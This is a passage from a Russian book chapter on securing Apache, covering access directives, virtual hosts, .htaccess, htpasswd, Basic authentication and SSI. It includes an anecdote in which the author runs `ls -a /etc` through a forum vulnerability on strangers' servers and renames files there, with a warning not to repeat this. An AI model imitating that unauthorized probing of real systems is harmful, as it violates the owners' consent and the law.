Все установленные в системе модули (и активированные, и неактивированные) можно увидеть в каталоге /etc/apache2/mods-avalable.

Мы включили модуль, но изменения не вступят в силу, пока мы не перезагрузим Apache. Для этого выполняем команду:

```
sudo /etc/init.d/apache2 restart
```

7.3. Права доступа

Снова возвращаемся в основной файл конфигурации /etc/apache2/apache2.conf, но теперь поговорим о правах доступа к каталогам. Они описываются следующим образом:

```
<Directory /var/www/html>
    Order allow,deny
    Allow from all
</Directory>
```

или, например, так:

```
<Location /server-status>
   SetHandler server-status
   Order deny,allow
   Deny from all
   Allow from .your-domain.com
</Location>
```

Первое объявление разрешает доступ к определенному каталогу на диске (в нашем случае к /var/www/html), а второе — ограничивает доступ к виртуальному каталогу (в приведенном примере: **http://servername/server-status**), разрешая его только клиентам из домена **your-domain.com**.

Если вы знакомы с HTML (HyperText Markup Language, язык разметки гипертекста) или XML (Extensible Markup Language, расширенный язык разметки), то такое объявление будет вам знакомо и более-менее понятно без дополнительных пояснений. Для тех, кто не в курсе, я сделаю несколько пояснений на примере каталогов.

Итак, объявление начинается со следующей строки:

```
<Directory Путь>
```

В угловых скобках указывается ключевое слово `Directory` и путь к каталогу, права доступа к которому нужно изменить. Это начало описания, после которого идут команды, определяющие права. Блок заканчивается строкой:

```
</Directory>
```

Параметры доступа к каталогу могут быть описаны не только в основном конфигурационном файле, но и в файле .htaccess, который может находиться непосредственно в самом каталоге.

> ***Примечание***
>
> Что я имею в виду под основным файлом? В зависимости от дистрибутива, это может быть */etc/apache2/apache2.conf* или */usr/local/apache2/conf/httpd.conf* (какие конфигурационные файлы используются в каких дистрибутивах, можно увидеть на странице: **https://wiki.apache.org/httpd/DistrosDefaultLayout**). Далее я в основном буду ссылаться на *httpd.conf*, который является конфигурационным файлом по умолчанию (в том числе у меня на macOS), хотя в Ubuntu это файл *apache2.conf*.

Сам файл .htaccess требует отдельного рассмотрения (см. *разд. 7.5.1*), а сейчас вы должны только знать, что разрешения, указанные в конфигурации веб-сервера, могут быть переопределены.

При задании прав доступа следует иметь в виду, что Apache просматривает разрешения и запреты для всех каталогов, находящихся в иерархии выше запрошенного. При определении прав доступа к каталогу сперва определяются права доступа к корневому каталогу, которые затем могут быть переопределены правами доступа к любому подкаталогу, лежащему в пути к запрошенному документу. Это позволяет эффективно управлять правами.

Поскольку мы думаем о безопасности, надо вспомнить наше основное правило: запрещено все, что не разрешено явно. Поэтому имеет смысл поместить в основной конфигурационный файл (httpd.conf или apache2.conf) следующие строки:

```
<Directory />
   Order deny,allow
   Deny from all
</Directory>
```

которые запрещают доступ к любым файлам, а затем открыть доступ только к тем каталогам, к которым он необходим. Теперь, если на сервере создать новый каталог, а права доступа к нему не прописать, то доступ к нему будет закрыт, кроме тех случаев, когда каталог создан внутри каталога с уже открытым доступом.

Теперь рассмотрим, как задаются права доступа. Для этого служат следующие директивы:

- `Allow from параметр` — определяет, с каких хостов можно получить доступ к указанному каталогу. В качестве `параметр` можно использовать одно из следующих значений:
  - `all` — разрешает доступ к каталогу всем;
  - `доменное имя` — определяет домен, с которого можно получить доступ к каталогу. Например, можно указать `domain.com`. В этом случае только пользователи этого домена смогут получить доступ к каталогу через Сеть. Если какая-либо папка содержит опасные файлы, с которыми должны работать только вы, то лучше ограничить доступ своим доменом или только локальной машиной, указав `Allow from localhost`;
  - `IP адрес` — сужает доступ к каталогу до определенного IP-адреса. Это очень удобно, когда у вашего компьютера есть выделенный адрес, и вы хотите обеспечить доступ к каталогу, содержащему администраторские сценарии, только для себя. Адрес может быть как полным, так и неполным, что позволяет ограничить доступ к каталогу определенной сетью;
  - `env=ИмяПеременной` — разрешает доступ, если определена указанная переменная окружения. Полный формат директивы:

    ```
    Allow from env= ИмяПеременной
    ```

- `Deny from параметр` — запрещение доступа к указанному каталогу. Параметры такие же, как у команды `Allow from`, только в данном случае закрывается доступ для указанных адресов, доменов и т. д.;
- `Order параметр` — очередность, в которой применяются директивы `allow` и `deny`. Могут быть два варианта:
  - `Order deny,allow` — изначально все разрешено, потом проверяются запреты, но они могут быть обойдены при помощи разрешений. Рекомендуется это использовать только на общих каталогах, в которые пользователи могут самостоятельно закачивать файлы, — например, свои изображения;

- `Order allow,deny` — сначала все запрещено, вслед за этим проверяются разрешения, но и они могут быть обойдены запретами. Рекомендуется применять для всех каталогов со сценариями или для всех каталогов, где находятся файлы, используемые определенным кругом лиц, — например, администраторские сценарии;

- `Require параметр` — позволяет задать пользователей, которым разрешен доступ к каталогу. В качестве параметра можно указывать:
  - `user` — имена пользователей (или их ID), которым разрешен доступ к каталогу. Например: `Require user robert FlenovM`;
  - `group` — названия групп, пользователям которых позволен доступ к каталогу. Директива работает так же, как и `user`;
  - `valid-user` — доступ к каталогу разрешен любому аутентифицированному пользователю;
- `Satisfy параметр` — если указать значение `any`, то для ограничения доступа используется или логин/пароль, или IP-адрес. Для идентификации пользователя по двум условиям одновременно надо задать `all`;
- `AllowOverride параметр` — определяет, какие директивы из файла .htaccess в указанном каталоге могут перекрывать конфигурацию сервера. В качестве `параметр` можно указать одно из следующих значений: `None`, `All`, `AuthConfig`, `FileInfo`, `Indexes`, `Limit` и `Options`;
- `AuthName` — домен авторизации, который должен использовать клиент при определении имени и пароля;
- `Options параметры` — определяет возможности веб-сервера, которые доступны в указанном каталоге. Если у вас есть каталог, в который пользователям разрешено закачивать картинки, то вполне логичным является запрет на выполнение в нем любых сценариев. Не надо надеяться, что вы сумеете программно запретить загрузку любых файлов, кроме изображений. С помощью опций можно сделать так, чтобы сценарий веб-сервером не выполнился.

  В качестве аргумента `параметры` указывается `All` — означает разрешение всех опций, кроме `MultiViews`, `None` — запрещает все опции, или комбинация из следующих значений:
  - `ExecCGI` — разрешено выполнение CGI-сценариев. Чаще всего для этого используется отдельный каталог /cgi-bin, но и в нем можно определить отдельные подкаталоги, в которых запрещено выполнение;
  - `FollowSymLinks` — позволяет использовать символьные ссылки. Убедитесь, что в каталоге нет опасных ссылок и их права не избыточны. Мы уже говорили в *разд. 3.1.3*, что ссылки сами по себе опасны, поэтому с ними нужно обращаться аккуратно, где бы они ни находились;
  - `SymLinksIfOwnerMatch` — следовать по символьным ссылкам, только если владельцы целевого файла и ссылки совпадают. При использовании символьных

ссылок в том или ином каталоге лучше указать этот параметр вместо `FollowSymLinks`. Если хакер сможет создать ссылку на каталог /etc и проследует по ней из веб-браузера, то это вызовет серьезные проблемы в безопасности;

- `Includes` — использовать SSI (Server Side Includes, включения на стороне сервера);
- `IncludesNOEXEC` — использовать SSI, кроме команд `exec` и `include`. Если вы не используете в сценариях CGI такие команды, то эта опция предпочтительнее предыдущей;
- `Indexes` — отобразить список содержимого каталога, если отсутствует файл по умолчанию. Чаще всего пользователи набирают адреса в укороченном формате — например: **www.cydsoft.com**. Здесь не указан файл, который нужно загрузить. Полный URL выглядит так: **www.cydsoft.com/index.htm**, но если указан только домен, сервер сам ищет файл по умолчанию и открывает его. Это могут быть файлы index.htm, index.html, index.asp или index.php, default.htm и т. д. Если ни один из таких файлов по указанному пути не найден, то при включенной опции `Indexes` будет выведен список содержимого каталога, а иначе — страница ошибки. Я рекомендую отключать эту опцию, потому что злоумышленник может получить слишком много информации о структуре каталога и его содержимом;
- `MultiViews` — представление зависит от предпочтений клиента.

Перед каждой из этих опций можно ставить знаки «плюс» или «минус», что соответствует разрешению или запрещению опции. Если знак не указан, то это соответствует разрешению.

Все описанные здесь директивы могут находиться не только в основном файле, но и в файлах .htaccess, располагаемых в отдельных каталогах для определения прав этих каталогов.

Права доступа можно определять не только для каталогов, но и для отдельных файлов. Это описание делается между двумя следующими строками:

```
<Files ИмяФайла>
</Files>
```

Такое объявление может находиться внутри объявления прав доступа к каталогу, например:

```
<Directory /var/www/html>
   Order allow,deny
   Allow from all
   <Files "/var/www/html/admin.php">
     Deny from all
   </Files>
</Directory>
```

Директивы для файла совпадают с директивами для каталогов. Поэтому в приведенном примере к подкаталогу /var/www/html разрешен доступ всем пользователям, а к файлу /var/www/html/admin.php из этого каталога запрещен доступ абсолютно всем, что, разумеется, не имеет особого смысла и приведено только для примера, поскольку в таком случае разумнее просто удалить этот файл, разве что запрет носит временный характер.

Помимо файлов и каталогов, можно ограничивать и методы протокола HTTP, такие как GET, POST, PUT, DELETE, CONNECT, OPTIONS, TRACE, PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK. Где тут «собака зарыта»? Допустим, что у вас есть сценарий, которому пользователь должен передать параметры. Это делается одним из методов: POST или GET. Если вы заведомо знаете, что программист использует только метод GET, то запретите все остальные, чтобы хакер не смог воспользоваться потенциальной уязвимостью в сценарии, изменив метод.

Но если честно, настраивать такое может быть накладно, поэтому никто этого не делает. Определить, с помощью какого метода допустимо обращаться к точке доступа, можно и средствами языка программирования.

Бывают ситуации, когда не всем пользователям позволено отправлять данные на сервер. Например, сценарии в определенном каталоге могут быть доступны для исполнения всем, но загружать информацию на сервер могут только администраторы. Эта проблема легко решается с помощью разграничения прав использования методов протокола HTTP.

Права на использование методов описываются следующим образом:

```
<Limit ИмяМетода>
   Права
</Limit>
```

Как видите, это похоже на описание разрешений на файлы, даже права доступа используются те же самые. Они размещаются внутри определения каталогов (<Directory> или <Location>) и влияют только на указанный каталог.

К примеру, так можно запретить любую передачу данных из каталога /home в любом направлении:

```
<Directory /home>
   <Limit GET POST>
      Deny from all
   </Limit>
</Directory>
```

При этом внутри определения прав для каталога /home устанавливается запрет на методы GET и POST.

Я всегда сначала закрываю все, что только можно, и только потом постепенно смягчаю права, чтобы все сценарии начали работать верно. Лучше лишний раз прописать явный запрет, чем потом упустить опасное разрешение.

7.4. Создание виртуальных веб-серверов

На одном физическом сервере может работать большое количество виртуальных веб-серверов — например: **www.your_name.com** и **www.your_company.com**. Это два разных веб-сайта, но они находятся на одном сервере. Такое расположение дает нам следующие преимущества:

- экономия денег на закупке серверов;
- эффективное использование каналов связи, если сайты небольшие, и нагрузка на сервер невысока;
- экономия IP-адресов, лимит которых уже давно был бы исчерпан, если бы все сайты находились на выделенных серверах. Виртуальные веб-серверы могут иметь как отдельные IP-адреса, так и использовать общий адрес, а различаться доменными именами;
- упрощение администрирования и контроля за безопасностью. Конфигурация веб-сервера и его защита — достаточно сложный процесс, поэтому намного легче настроить и обновлять программное обеспечение одного физического сервера, чем сотни серверов, ресурсы каждого из которых используются на 1%.

С другой стороны, выделенные IP-адреса дают немного больше преимуществ по работе с сайтом, да и поисковые оптимизаторы любят именно выделенные адреса. Но это уже отдельная история.

Веб-сайты описываются в каталоге /etc/apache2/sites-available. Здесь уже может находиться файл сайта по умолчанию, а вы можете создать новые файлы. Например, для наших тестов можно создать файл testsite.com. Теперь, чтобы получить доступ к этому сайту на компьютере, с которого вы будете загружать сайт, добавьте в файл host имя сайта и его адрес.

Допустим, вы хотите с этого же компьютера иметь доступ к своему сайту. Добавьте в свой файл /etc/hosts строку:

```
127.0.0.1 testsite.com
```

Адрес `127.0.0.1` всегда указывает на тот же компьютер, с которого производится подключение, т. е. на наш же сервер.

Из командной строки добавить что-то в файл hosts можно следующим образом:

```
echo 127.0.0.1 testsite.com | sudo tee -a /etc/hosts
```

Слева от вертикальной черты находится команда `echo`, которая выводит в консоль нужную нам строку. Команда справа от вертикальной черты читает данные команды слева. Тут у нас программа `tee`, которая все полученные данные записывает в файл. Поскольку файл /etc/hosts защищенный, мы пишем из-под `sudo`, а ключ `-a` позволяет добавлять в конец файла.

Теперь посмотрим, как в созданном файле /etc/apache2/sites-available/testsite.com создать новый веб-сайт. Для этого откройте этот файл с помощью текстового редактора и записывайте в него весь приводимый далее текст.

Для создания виртуального сервера служит формат:

```
<VirtualHost адрес:порт>
</VirtualHost>
```

Между этими тегами указываются параметры виртуального сервера. Вот пример описания сервера, адрес которого 192.168.1.1 и порт 80:

```
<VirtualHost 192.168.1.1:80>
    ServerAdmin admin@your_server.com
    DocumentRoot /var/www/your_server
    ServerName your_server.com
    ErrorLog logs/your_server.com -error_log
    CustomLog logs/your_server.com -access_log common

   <Directory /var/www/your_server/>
      AllowOverride none
   </Directory>
</VirtualHost>
```

Рассмотрим только основные параметры, которые указываются при описании виртуального сервера:

- `ServerAdmin` — E-mail администратора, которому будут направляться сообщения об ошибках;
- `DocumentRoot` — каталог, в котором расположен корневой каталог сайта;
- `ServerName` — имя сервера. Если оно не указано, то используется локальный IP-адрес сервера.

Директивы `ErrorLog` и `CustomLog` нам уже знакомы. После этого в нашем примере идет указание прав доступа на каталог /var/www/your_server/, который является корнем для виртуального веб-сервера. Разрешения можно устанавливать как внутри объявления виртуального сервера, так и вне его.

За более подробной информацией обратитесь к документации по Apache.

7.5. Еще несколько слов о безопасности

В конфигурационном файле есть несколько директив, которые позволяют управлять безопасностью. Эти же команды можно указывать в файле .htaccess. Давайте их рассмотрим:

- `AuthType параметр` — тип аутентификации. В качестве параметра можно использовать одно из значений: `Basic` или `Digest`;
- `AuthGroupFile параметр` — файл, в котором хранится список групп пользователей;
- `AuthUserFile параметр` — файл, содержащий имена пользователей и пароли. Этот список лучше формировать утилитой htpasswd;

- `AuthAuthoritative параметр` — способ проверки прав. По умолчанию директива включена (`on`). Если она выключена (`off`), а пользователь не указал имя, то его аутентификация осуществляется другими модулями — например, по IP-адресу;
- `AuthDBMGroupFile` и `AuthDBMUserFile` — аналогичны `AuthGroupFile` и `AuthUserFile`, но в качестве параметра указывается файл в формате базы данных Berkley-DB.

Эти команды помогут вам настроить идентификацию пользователей при обращении к определенным каталогам. Их можно указывать как в основном файле сайта, так и в файле .htaccess.

Например, если у вас есть каталог, работа с которым разрешена только авторизованным пользователям, то можно указать файл паролей и директиву `Require valid-user`. Тогда при запросе файлов из этого каталога сервер предложит авторизоваться, указав имя пользователя и пароль.

7.5.1. Файлы .htaccess

Если какой-либо каталог веб-сервера должен иметь особые права, то лучше создать в этом каталоге файл .htaccess. Разрешения, описанные в таком файле, действуют на каталог, в котором он находится. Рассмотрим пример содержимого файла .htaccess:

```
AuthType Basic
AuthName "By Invitation Only"
AuthUserFile /pub/home/flenov/passwd
Require valid-user
```

В этом файле для текущего каталога указывается тип аутентификации `Basic`. Это значит, что будет использоваться окно для ввода имени и пароля. Текст, указанный в директиве `AuthName`, отобразится в заголовке окна. На рис. 7.1 приведен пример такого окна.




Рис. 7.1. Окно запроса имени и пароля

Директива `AuthUserFile` задает файл, в котором находится база имен и паролей пользователей сайта. Этот файл можно (и нужно) размещать вне области, доступной через веб-сервер. Последняя команда `Require` в качестве параметра использует значение `valid-user`. Это значит, что файлы в текущем каталоге смогут открыть только те пользователи, которые прошли аутентификацию.

Вот таким простым способом можно запретить неавторизованный доступ к каталогу, содержащему секретные данные или сценарии администратора.

Как я уже говорил, в файле .htaccess могут находиться и директивы типа `Allow from`, которые мы рассматривали ранее (см. *разд. 7.3*).

Например, если нужно разрешить доступ только с определенного IP-адреса, то в файле может содержаться следующая строка:

```
Allow from 101.12.41.148
```

Если объединить защиту директивой `Allow from` и требование ввести пароль, то задача по взлому сервера сильно усложнится. Здесь уже недостаточно знания пароля — необходимо узнать конкретный IP-адрес для обращения к содержимому каталога, а это требует значительных усилий.

Эти же параметры можно указывать и в файле httpd.conf, например:

```
<directory /var/www/flenov/secret>
AuthType Basic
AuthName "By Invitation Only"
AuthUserFile /pub/home/flenov/passwd
Require valid-user
</directory>
```

Чем станете пользоваться вы, зависит от личных предпочтений. Мне больше нравится работать с файлом .htaccess, потому что настройки безопасности будут храниться в том же каталоге, на который устанавливаются права. Однако это небезопасно, потому что хакер может получить возможность прочитать этот файл, что не есть хорошо.

Использование централизованного файла httpd.conf дает преимущества, т. к. он находится в каталоге /etc, который не входит в корень веб-сервера и должен быть запрещен для просмотра пользователям.

7.5.2. Файлы паролей

Теперь нам предстоит узнать, как создаются файлы паролей и как ими управлять. Директива `AuthUserFile` для хранения информации об авторизации использует простой текстовый файл, в котором содержатся строки следующего вида:

```
flenov:{SHA}1ZZEBtPy4/gdHsyztjUEWb0d90E=
```

В этой записи два параметра, разделенные двоеточием. Сначала указано имя пользователя, а после разделителя — зашифрованный по алгоритму MD5 пароль. Формировать такой файл вручную сложно и не имеет смысла, поскольку для облегче-

ния жизни администраторов есть утилита htpasswd. С ее помощью создаются и обновляются имена и пароли для базовой аутентификации веб-сервером HTTP-пользователей.

Удобство утилиты в том, что она может шифровать пароли и по алгоритму MD5, и с помощью системной функции `crypt()`. В одном файле могут находиться записи с обоими типами паролей.

Если вы храните имена и пароли в формате базы данных DBM (для ее указания в файле .htaccess служит директива `AuthDBMUserFile`), то для управления ею нужно применять команду `dbmmanage`.

Давайте рассмотрим, как пользоваться программой htpasswd. Общий вид команды вызова выглядит следующим образом:

```
htpasswd ключ файл_имя пароль
```

Пароль и имя файла являются необязательными, и их наличие зависит от указанных опций. Основные ключи программы:

- `-c` — создать новый файл. Если указанный файл уже существует, то он перезаписывается, и старое содержимое теряется. Например, можно написать:

  ```
  htpasswd -c mypasswd robert
  ```

  После выполнения этой команды перед вами появится приглашение ввести пароль для нового пользователя robert и подтвердить его. В результате будет создан файл mypasswd, содержащий одну запись для пользователя robert с указанным вами паролем;

- `-m` — использовать модифицированный Apache алгоритм MD5 для паролей. Это позволит переносить созданный файл на любую другую платформу (Windows, UNIX, BeOS и т. д.), где работает веб-сервер Apache. Такой ключ удобен, если у вас разнородная сеть, и один файл с паролями используется на разных серверах;

- `-d` — применить системную функцию `crypt()` для шифрования;

- `-s` — применить SHA-шифрование (на базе алгоритма хеширования), которое используется на платформе Netscape;

- `-p` — не шифровать пароли. Я не рекомендую использовать этот ключ, потому что он небезопасен;

- `-n` — не вносить никаких изменений, а только вывести результат на экран.

Для добавления нового пользователя можно выполнить команду без указания ключей, а передать в качестве параметров только имена файла и пользователя:

```
htpasswd .htaccess Flenov
```

Надо отметить, что хотя пароль можно задавать в командной строке, делать это не следует, поскольку такая команда небезопасна. Команда может сохраниться в истории командной оболочки, и незашифрованный пароль таким (или другим) образом окажется известным хакеру. Если пароль не задан, но требуется, то программа запросит его в интерактивном режиме.

У команды `htpasswd` есть два ограничения: в имени пользователя не должно быть символа двоеточия, и пароль не может превышать 255 символов. Оба условия достаточно демократичны, и с ними можно смириться. Из моих знакомых столь длинный пароль пока еще никто не захотел устанавливать, а использовать имя пользователя с двоеточием редко кому приходит на ум.

7.5.3. Проблемы авторизации

Авторизация — это слишком простой способ обеспечения безопасности. При передаче пароли шифруются простым кодированием Base64. Если хакер сможет перехватить пакет, содержащий имя пользователя и пароль, то он прочитает эту информацию через пять секунд. Для расшифровки Base64 не нужно подбирать пароль, достаточно выполнить одну функцию, которая вскроет информацию практически моментально.

Для создания реально безопасного соединения необходимо сначала зашифровать весь трафик с помощью протокола HTTPS, который использует SSL. О нем мы еще поговорим в *разд. 7.9*.

7.5.4. Обработка на сервере

HTML-файлы могут обрабатываться прямо на сервере (так же, как выполняются файлы PHP). С одной стороны, это удобно, потому что код PHP можно будет вставлять в файлы с расширением htm, с другой стороны, HTML-файлы далеко небезопасны, и если хакер сможет их изменять, то сервер окажется под угрозой.

Чтобы разрешить серверу выполнять файлы с определенными расширениями, служит директива `AddHandler`. В конфигурационном файле httpd.conf можно найти следующие строки с этой командой:

```
AddHandler cgi-script .cgi
AddHandler server-parsed .shtml
```

Если у вас нет необходимости использовать интерпретатор языка Perl, то первую строку следует закомментировать, чтобы она даже не смущала. Вторая строка безобидна, но если таким же образом разрешить серверу работать с HTM- или HTML-файлами, то это уже станет небезопасным. Следующей строки в вашем конфигурационном файле быть не должно:

```
AddHandler server-parsed .html
```

Если где-то действительно есть необходимость выполнять включения в HTML-документах, то пропишите это в файле .htaccess. В остальных каталогах я рекомендую в явном виде запретить обработку HTML-файлов сервером. Для этого добавьте следующую строку в конфигурационный файл httpd.conf или в файл .htaccess каждого каталога:

```
RemoveHandler .html .htm
```

Так мы запретим выполнение файла на сервере, но не отменим SSI-инструкции. Например, следующий код в SHTML-файле будет выполнен:

```
<!--#include virtual="filename.shtml" -->
```

Если же вы не используете SSI и, соответственно, SHTML-файлы, то закомментируйте и следующую строку (по умолчанию она активна):

```
AddHandler server-parsed .shtml
```

7.6. Проще, удобнее, быстрее

Процесс конфигурирования должен быть максимально удобным. До появления Apache2 все настройки находились в одном файле /etc/httpd/conf/httpd.conf, и разобраться в них было очень сложно. А чем больше параметров, тем выше вероятность, что вы что-либо пропустите. Сейчас конфигурация разбита на несколько файлов, но все равно они достаточно большие. Чтобы упростить поддержку вашего веб-сервера, могу посоветовать придерживаться следующих рекомендаций:

- для удобства администрирования все описания прав доступа можно перенести в конфигурационный файл .htaccess. Выделение части разрешений в отдельный файл действительно может помочь в управлении, потому что права в отдельном файле будут видны как на ладони;
- комментируйте все ваши действия. Многие настройки не изменяются годами, и уже через полгода трудно вспомнить, зачем вы установили определенную директиву. Например, вы запретили доступ для всех пользователей к какому-либо каталогу, который временно использовался для тестирования сценариев. Через какое-то время вы можете забыть об этом и случайно открыть доступ к сценариям, которые не были полностью отлажены и могут стать причиной взлома или крушения системы.

Если вы последовали первым двум рекомендациям, то нужно включить эти файлы .htaccess в основной файл при помощи директивы `Include`:

```
Include /etc/httpd/conf/access.conf
```

При этом стоит проверить, что такая директива не включена в файл по умолчанию.

Чем удобнее управлять безопасностью сервера, тем меньше ошибок вы совершите. Если все параметры хорошо видны, а подробные комментарии напоминают вам о назначении сделанных настроек, управление будет удобнее. Такой подход к администрированию также поможет оперативно решать возникающие проблемы. А, как известно, в войне администраторов и хакеров побеждает тот, кто больше знает, имеет больше опыта и быстрее реагирует. Последнее очень важно.

Централизованное хранение прав доступа в конфигурационных файлах веб-сервера приемлемо только на небольших сайтах. Когда работает сотня виртуальных серверов, то такие описания становятся слишком громоздкими.

Для больших сайтов я рекомендую описывать в конфигурационных файлах сервера только общие правила, которые затрагивают сразу несколько каталогов. Это воз-

можно, потому что при указании пути к каталогу можно использовать регулярные выражения. Приведу пример, который определяет правила для всего, что находится в каталоге /home:

```
<Directory /home/* >
   AllowOverride FileInfo AuthConfig Limit
   Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
   <Limit GET POST OPTIONS PROPFIND>
       Order allow,deny
       Allow from all
   </Limit>
   <LimitExcept GET POST OPTIONS PROPFIND>
       Order deny,allow
       Deny from all
   </LimitExcept>
</Directory>
```

С помощью таких регулярных выражений удобно создавать общие правила для различных каталогов. Например, если указать в качестве каталога значение `/home/*/public_html`, то все каталоги public_html в каталоге /home и любом его подкаталоге будут иметь указанные права, если они явно не переопределены для отдельных папок. Это значит, что под шаблон попадут такие папки, как /home/robert/public_html, /home/other_user/public_html и т. д.

7.7. Безопасность сценариев

Как мы уже говорили, сценарии представляют для веб-сервера серьезную опасность. Через ошибки в них происходило очень много громких взломов. Мы уже знаем, что необходимо отключить все интерпретаторы, которые не используются, и оставить только те, что нужны. Этим мы усложним задачу хакера, но не решим проблему полностью.

Наиболее безопасный сайт — это тот, что использует статичные (HTML) документы и не имеет сценариев, выполняемых на сервере (PHP, ASP, Perl, Python и др.). Правда, такой сайт будет практически бесполезен и никому не нужен. Поэтому возможности того интерпретатора, который вы все же используете, необходимо максимально ограничить.

Допустим, ваш сайт использует сценарии PHP, и в этих сценариях есть функции, которые обращаются к системе. Если вы их неверно пропишете (например, не станут проверяться параметры, заданные пользователем), то злоумышленник получит возможность передать такие значения, которые могут нарушить работу сервера. Мы не будем говорить о том, как правильно писать сценарии и как их делать безопасными, потому что это задача программистов. Но не стоит надеяться на их профессионализм, потому что все мы — люди, и нам свойственно ошибаться. Администратор должен сделать все, чтобы погрешности не стали фатальными.

В интерпретаторе PHP есть возможность описывать правила выполнения каких-либо действий, используя более безопасные настройки и права доступа — это ре-

жим safe_mode. Но вы должны отдавать себе отчет в том, что некоторые скрипты могут отказаться работать в этом режиме. Если администраторы отключают safe_mode, то это не совсем верно. Я всегда сначала проверяю, можно ли переписать сценарий так, чтобы можно было использовать этот режим, и выключаю безопасный режим лишь если это нереально.

При этом следует учесть, что параметр safe_mode отключает те функции, которые большинству сайтов действительно не нужны. Так что лучше все же оставить параметр включенным и подправить/заменить скрипты.

Кстати, все настройки для интерпретатора PHP хранятся в файле /etc/php.ini. Мы его рассматривать не будем, потому что эта тема выходит за рамки книги про Linux. Еще один намек на хороший параметр — магические кавычки: magic_quotes.

7.7.1. Основы безопасности сценариев

В настоящее время большинство взломов в Интернете совершается с помощью или благодаря ошибкам в сценариях веб-страниц. Давайте попробуем разобраться, почему это происходит.

Большинство владельцев домашних сайтов — это простые пользователи, которые хотят быстро получить собственную страницу с множеством возможностей. А что именно нужно сайту? Конечно же, это гостевая книга, форум, чат, голосование и т. д. Все эти разделы нельзя сделать с помощью языка разметки HTML, и нужны знания программирования — например, на Perl или PHP. Пользователи не хотят (или не могут) вникать в тонкости программирования, поэтому используют в своих проектах уже готовые (платные или бесплатные) движки.

Как я уже неоднократно говорил, любая разработка может содержать ошибки, просто о них до поры до времени никому не известно. Если вы в каком-то журнале прочитали, что веб-движок XXX супербезопасен, то не стоит сразу же этому верить. Журналисты часто используют громкие утверждения, чтобы сделать статьи красивее. Но реальность такая красивая не всегда.

Распространенная программа становится лакомым кусочком для любого хакера, потому что ее взлом позволяет приникнуть сразу во множество систем, где она установлена.

Если администратор сайта устанавливает на свою страничку популярный форум, то он должен понимать, что в нем когда-нибудь найдут уязвимость, и через нее какой-нибудь злоумышленник проникнет в систему. Чтобы этого не произошло, администратор сайта должен регулярно обновлять используемые веб-программы и веб-сценарии.

Если вы знаете хотя бы основные принципы защиты веб-приложений и решили написать собственный форум для сайта, то ваша работа может оказаться безопаснее, чем при использовании любой готовой программы и, тем более, программы с открытым кодом, по следующим причинам:

- я надеюсь, вы будете реализовывать только те функции, которые действительно вам нужны. А чем меньше функций, тем меньше вероятность ошибки. Универ-

сальные скрипты иногда слишком сложные и пытаются объять как можно больше, что может стать причиной ошибки;

- ваш исходный код будет недоступен. Это не решает проблемы безопасности, а только немного усложняет работу взломщика;
- ценность взлома вашего скрипта не так высока, как взлом чего-то очень популярного.

Ну а если вы не знаете особенностей языка или вообще не знакомы с программированием, то лучше за это и не браться, — даже начинающий хакер найдет в вашем продукте уязвимость, пусть и не зная исходного кода, структуры базы данных и других параметров, упрощающих взлом веб-сценария.

Если вы отвечаете за один веб-сервер, то легко сможете контролировать обновление программ. Хуже всего администраторам хостинговых компаний. На их серверах расположены сотни, а то и тысячи веб-сайтов. Проследить за всеми хозяевами сайтов нереально, поэтому нужно защитить свои владения от недобросовестных или ленивых пользователей. В этих целях лучше всего использовать программу jail, о которой мы говорили в *главе 4*. Для веб-сервиса вы должны создать его собственный виртуальный сервер, в котором он и будет работать. Если злоумышленник взломает систему через веб-программу, то сможет нарушить работу только виртуального каталога.

Во время подготовки материалов для предыдущего издания этой книги в одном из популярных форумов была найдена уязвимость, позволяющая выполнять на удаленной системе любые команды. Для этого нужно было специальным образом передать директиву через строку URL. Эту главу к тому изданию я начал писать через месяц после этого страшного открытия и как-то раз, вспомнив про найденную в форуме ошибку, решил проверить в Интернете все сайты, содержащие уязвимый форум. Я запустил по серверам соответствующий поиск и — вы не поверите — но их было сотни.

Меня заинтересовала пара сайтов, расположенных на серверах крупных хостинговых компаний. На обоих я выполнил команду `ls -a /etc`. Результат не заставил себя ждать — я увидел весь каталог /etc, и моих прав хватало даже на удаление файлов из папки, где находятся файлы веб-сайта. Конечно же, делать этого я не стал даже в тестовых целях. Для доказательства серьезности ошибки я переименовал по одному файлу на каждой системе и сообщил об уязвимости их администраторам.

> ***Внимание!***
>
> **Не советую вам повторять подобные действия. Взлом даже с добрыми намерениями не всеми администраторами воспринимается положительно. Некоторые могут сообщить о ваших действиях в правоохранительные органы, и тогда вам не избежать судебных тяжб. Благие побуждения могут быть восприняты неверно. Если я нахожу какую-либо дыру, то всегда сообщаю администраторам, но отправляю для этого письмо анонимно.**

Это было давно, сейчас система уже в конфигурации «из коробки» защищает все файлы каталога /etc, и никаких дополнительных настроек делать не требуется.

Переместив Apache в виртуальное пространство, вы обезопасите только свою систему, но все сайты, которые работают в этом пространстве, остаются уязвимыми. Здесь уже нужно искать другие методы защиты — например, через права доступа, запуск нескольких копий Apache (каждая работает в своем пространстве), выделенные серверы для каждого сайта, запрет на выполнение опасных функций в интерпретаторе PHP и т. д.

Особо важные сайты должны располагаться на выделенном сервере и находиться под пристальным присмотром. Например, нельзя размещать на одном физическом сервере сайт электронного магазина и домашние странички, очень часто использующие бесплатные или некачественные модули, в которых бывают ошибки, и пользователи которых, к тому же, не обновляют эти программы. Когда-нибудь злоумышленник взломает домашнюю страничку через ее уязвимые сценарии и сможет украсть номера кредитных карт пользователей интернет-магазина. Это поставит крест на вашей карьере администратора.

7.7.2. Модуль mod_security

Несмотря на то, что безопасность веб-сервера, в основном, зависит от выполняемых на нем скриптов-сценариев и программистов, которые их пишут, есть возможность защитить сервер вне зависимости от этих факторов. Отличное решение проблемы — бесплатный модуль для Apache под названием mod_security.

